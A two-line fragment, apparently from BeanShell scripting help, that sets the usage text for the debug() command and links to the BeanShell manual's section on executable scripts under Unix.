>>> bsh.help.debug = "usage: debug()";
http://www.beanshell.org/manual/bshmanual.html#Executable_scripts_under_Unix






